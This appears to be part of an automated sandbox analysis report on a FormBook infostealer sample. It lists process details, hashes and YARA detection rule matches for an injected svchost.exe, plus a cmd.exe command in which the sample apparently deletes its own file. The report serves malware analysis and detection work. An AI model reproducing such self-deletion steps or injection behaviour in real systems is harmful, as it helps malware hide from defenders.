Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0xf60000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.611035350.000000000E30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.611035350.000000000E30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.611035350.000000000E30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.610962252.000000000E00000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.610962252.000000000E00000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.610962252.000000000E00000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.610457709.000000000590000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.610457709.000000000590000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.610457709.000000000590000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2456 Parent PID: 1972

General

Start time:	09:43:43
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\SRMETALINDUSTRIES.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3DBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

General

Start time:	09:43:43
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis